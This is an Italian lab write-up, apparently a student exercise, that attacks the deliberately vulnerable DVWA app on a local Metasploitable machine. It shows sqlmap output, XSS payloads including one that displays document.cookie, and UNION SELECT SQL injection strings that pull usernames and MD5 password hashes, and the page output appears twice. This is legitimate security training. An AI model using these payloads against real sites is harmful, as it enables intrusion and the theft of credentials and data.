

# Exploit DVWA - XSS e SQL Injection

Per questo tipo di operazioni si puo lanciare il tool Sqlmap che lavora automaticamente, come segue in figura:

```
(kali@kali)-[~/Desktop]
$ sqlmap -u http://192.168.50.101/dvwa/security.php?cat=1 --current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:02:22 /2023-02-28/

[07:02:22] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.101:80/dvwa/login.php'. Do you want to follow? [Y/n] n
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4c4a52bd541...b93b3f6bf3;security-high'). Do you want to use those [Y/n] n
[08:08:44] [INFO] testing if the target URL content is stable
[08:08:44] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[08:08:44] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[08:08:44] [WARNING] GET parameter 'cat' does not appear to be dynamic
[08:08:44] [WARNING] heuristic (basic) test shows that GET parameter 'cat' might not be injectable
[08:08:44] [INFO] testing for SQL injection on GET parameter 'cat'
[08:08:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:08:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:08:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:08:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:08:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (701)'
```


Oppure, in alternativa operare manualmente, come ci è richiesto di fare nell'esercizio di oggi, andando sul DVWA di Metasploitable, sul browser di Kali.

Dopo aver settato il livello di security su Low fornisco degli esempi rispettivamente di:


- XSS:

1. alert di javascript: andiamo ad aprire una finestra pop-up che printa il contenuto tra gli apici della stringa inserita con il seguente script in html:


```
<script>alert('inserisco un pop up')</script>
```



2. corsivo di html: interpreta il codice <i> Inserisco un pop up in corsivo




3. recupero cookie: inseriamo il codice `<script>alert(document.cookie)</script>`, che mostri i cookie dell'utente attuale



- SQL

Inserisco il codice `' OR '1'='1` che sfrutta il fatto che l'istruzione `'1'='1` è sempre vera, e quindi la clausola OR restituisce sempre tutti i risultati nella query. L'obiettivo del codice è quello di sfruttare una vulnerabilità nel sito web che potrebbe consentire di eseguire comandi SQL malevoli



Di seguito invece inserisco 2 codici, che sono esempi di un attacco SQL injection di tipo "UNION SELECT" che può essere utilizzato per estrarre informazioni dal database del sito web. I codici sono:

`"%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from`

users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password)  
from users"

e

1' OR 1=1 UNION SELECT user, password FROM users

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

%' and 1=0 union select null, c

Submit

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Gordon Brown gordonb e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Pablo Picasso pablo 0d107009f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

%' and 1=0 union select null, c

Submit

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Gordon Brown gordonb e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Hack Me 1337 8d3533d75ae2c3966d7e0d4fcc69216b

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Pablo Picasso pablo 0d107009f5bbe40cade3de5c71e9e9b7

ID: '%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users

First name: Surname: Bob Smith smithy 5f4dcc3b5aa765d61d8327deb882cf99